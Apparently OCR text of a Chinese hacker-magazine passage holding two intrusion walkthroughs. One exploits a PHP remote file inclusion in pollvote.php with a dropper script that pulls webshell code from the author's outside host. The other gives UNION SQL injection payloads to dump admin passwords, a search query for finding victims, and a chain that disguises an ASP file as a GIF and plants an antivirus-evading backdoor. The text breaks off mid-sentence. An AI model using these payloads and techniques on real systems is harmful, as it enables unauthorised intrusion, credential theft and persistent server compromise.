


图1

要利用PHP的远程文件包含漏洞，我们最好先准备一个能够放置自己的PHP代码的网站。这里我用的网站是http://blinx.512j.com。在http://blinx.512j.com上写一个文件creatfile.txt（即：http://blinx.512j.com/creatfile.txt），内容为：

```
<?
$f=file_get_contents("http://blinx.512j.com/phpdoor.txt");
$ff=fopen("11111.php","a");
fwrite ($ff,$f);
fclose ($ff);
?>
```

以上的几行代码的意思是：打开http://blinx.512j.com/phpdoor.txt，同时在当前目录上创建一个PHP文件"11111.php"，并把"phpdoor.txt"里面的代码写到11111.php中。其中http://blinx.512j.com/phpdoor.txt放置的代码为PHP Flame的代码。以上的两个文件准备好后，就可以向服务器上写Webshell了，提交http://www.xxxxxx.nl/pollvote/pollvote.php?pollname=http://blinx.512j.com/creatfile.txt，如果顺利的话，这时在"http://www.xxxxxx.nl/pollvote/"目录上将会生成11111.php这个文件，文件内的代码就是PHP Flame的代码，打开http://www.xxxxxx.nl/pollvote/11111.php看看成功了没有（如图2、图3）。




图2




图3

haha，Webshell已经到手了，剩下提升权限的任务就交给读者自己完成了。同时，通过图3我们可以看到，pollvote.php和生成的11111.php在同一个目录上。现在，来看看pollvote.php中造成远程文件包含漏洞的代码：

```
<?php
/*************************************
Description  : pollvote.php
Author       : ibozic@w58.de(Ivo Bozic)
Licence      : freeware
*************************************/
//GLOBALE VARIABLEN
$items = array();
```

```
$ips = array();
$timestamps = array();
// Functions
include ("./inc/pollfunctions.php");
if (isset($pollname))
 {include($pollname);
//INITIALISIERUNG der GLOBALEN VARIABLEN
  readPoll($pollname);
//Textbausteine
include ("./tpl/language.php");
......
```

正如前面所说的那样，pollvote.php对"$pollname"变量没有进行任何的过滤，从而造成了这个严重的漏洞，但愿以后的程序员不再犯这种错误了。需要指明的是，在我测试的过程中，有一些网站的PHP "allow_url_fopen"是关闭的，这样我们就不能够使用前面所说的方法利用这个漏洞了，可行的方法是PHP 4.3.0及以后的版本支持 php://input 和 php://output，这样PHP的文件处理函数就能够从 php://input中直接读取POST里的数据，而且里面的单引号等等是不会被转义的，因此我们能够直接使$pollname=php://input，便能利用PHP的远程文件包含漏洞了。具体的方法可以参考《黑客手册》第9期中《对tom.com的一次安全测试》的这篇文章。

编辑点评 漏洞应当是PHP的一个常规远程包含文件漏洞，不过作者的allow_url_fopen利用方法挺新鲜，我不太懂PHP，所以是第一次见。看了这篇文章后，又触到我的疼处了，自己英文太烂。看样子，学好英文，经常光顾国外的好的安全网站，在国内就能做到先知先觉了。


一次互通有无的旁注

近墨

当得到一些程序后台的管理权限，却发现权限被局限在后台之内，无法进一步地突破。那么这时想到的往往是旁注。前两天我也碰到了一次这样的事情，通过网站间彼此互通有无，成功地突破了限制，下面和大家分享一下。

开始之前，先说一下ASP虚拟主机系统的一些SQL注入点，如List.asp中的id参数、Answer.asp中的id参数、News.asp中的news_id参数等等，这些注入点都可以用构造的Union语句来得到管理员名称及密码，并且得到的密码大多数还是没用MD5加密的，相当爽！如何判断某个虚拟主机系统是否存在这样的注入呢？点击标题栏中的"域名注册、虚拟主机、企业邮箱"等链接时，如地址栏中显示的是："list.asp?id=域名注册"之类的，那么就有可能存在注入。只要把"list.asp?id=域名注册"改为如下的Union语句：**list.asp?id=aaa' union select 1,userid,3,4,userpwd,6,7,8,9,10,11 from admin union select * from sort where id='3**，将前后两个Select语句的id条件改为不存在的值，这样只显示中间的Select语句查询的内容，如图1所示，就会得到管理员名称及密码。如果觉得上面的代码太复杂的话，那么就使用Answer.asp中Id参数构造一个Union语句，代码如下：**http://127.0.0.1/answer.asp?id=1 union select 1,2,userid,userpwd,5,6 from admin**，将其中的127.0.0.1替换为虚拟主机的地址即可！

好了，简单地介绍了一点关于虚拟主机系统的SQL注入后，马上开始这次旁注之旅。



一、买票

在百度中以"域名注册 [联系方法] | 关于我们"为关键字搜索虚拟主机系统网站，随便点了一个链接，打开一个虚拟主机网站，在网址后输入前面列出的Answer.asp的利用Union语句（如图2），得到管理员名称及密码！

二、上车

后台的地址默认是admin/index.asp，但这种虚拟主机后台没有多少可利用的地方，不能上传文件，唯一的一个前几天找到的可利用的创意广告在这里还无法使用。但是从后台内，也了解到很多重要信息，如在"主机环境"中了解到站点的物理路径是："F:\acc\"。而最有利用价值的地方，还是"数据处理"中的"备份数据库"与"恢复数据库"。还了解到它们所使用的路径是相对路径，用"../"就可以转到上级目录。




图2

三、转车

在虚拟主机系统内无法突破后台的限制，于是便想到了旁注。一般一台服务器上会存放多个网站，如果别的网站可以上传文件，来个互通有无，不就可以提升权限了？

打开Domain.exe工具，查询这台服务器绑定了多少国际域名。输入虚拟主机系统的域名www.***.net，先将其转换为IP地址，再点"域名数量"，在左侧便显示存放于这个服务器上网址（如图3）。




图3

不是太多，逐个看了一下，有一个网站的论坛竟然是Dvbbs 7.1版的，这要是在以前，想都不敢想，但是现在不同了，Dvbbs7.1出了一个Cookie泄露绝对路径的漏洞，前两天我也下载了一个，还没试过火力呢，现在机会来了。运行GetDV71Path软件，输入论坛地址，点"提取"。如图4所示，得到了绝对路径："Fddtrobbs"，不过硬盘和目录的分隔符\及冒号没有显示出来，但根据论坛一般为bbs的名称，我猜这个论坛的物理地址应该是"F:\ddtro\bbs"。既然是互通有无，下面要做的就是在论坛中上传一个Gif格式的Asp文件了。首先注册一个用户，打开个人资料，上传自定义头像时，才发现要发10个帖子才可以上传头像。无奈，发就发吧！就当是转车收的费用吧！

一番辛苦后，终于可以上传头像了，上传后显示图像文件的路径是：UploadFace/661_2005761472020366.gif，和前面得到论坛的物理路径合起来，那这个Gif文件的物理路径就应该是：**F:**

\ddtro\bbs\UploadFace\661_2005761472020366.gif。




图 4

四、到站

再次回到虚拟主机系统的后台，打开“备份数据库”，其中的当前数据库路径是：“../data/data123.asp”，结合“主机环境”中的物理路径来推算，这个数据库的物理地址应该就是：**F：\acc\data\data123.asp**，而在相对路径中，使用一个“../”转到acc目录下，那使用两个“../”就应该到F盘根目录下了。如果再转向论坛中的图片所在的目录，那图片的相对路径就应该是：**../../ddtro/bbs/UploadFace\661_2005761472020366.gif**。

将推算出的相对地址填入“当前数据库路径”，“备份数据库目录”不变，仍为“../Databackup”，“备份数据库”名称改为“dataaa.asp”。点“确定”，如图5所示，备份数据库成功！在地址栏内的虚拟主机系统／后输入Databackup/Dataaa.asp，回车后大家看到这个ASP页面，就知道已经突破后台权限的限制了（如图6）！




图 5

五、观光

既然到了目的地，当然要了解一下民风民情了！在dataaa.asp中写入ASpAdmin.asp的源码，填入绝对地址“F：\acc\databackup\databb.asp”，点保存，“save Success!”，成功写人！输入密码打开ASpAdmin.asp后门（如图7），这是一款相当不错的Asp后门，它可以用流媒体的方式下载服务器上任一目录下的20M以内的文件，还可以非常方便地操作数据库，功能也是很强大的！最主要的一点还是这款ASP后门还未被大多数杀毒软件通缉。先用“FSO文件浏览操作器”看一下服务器中有多少可利用的文件，首先进入C盘目录，看到有WINNT文件夹，说明是Win2000系统，进入C:\WINNT\system32\inetsrv\Data目录，测试了一下，可以写入文件。再进入C：\Program 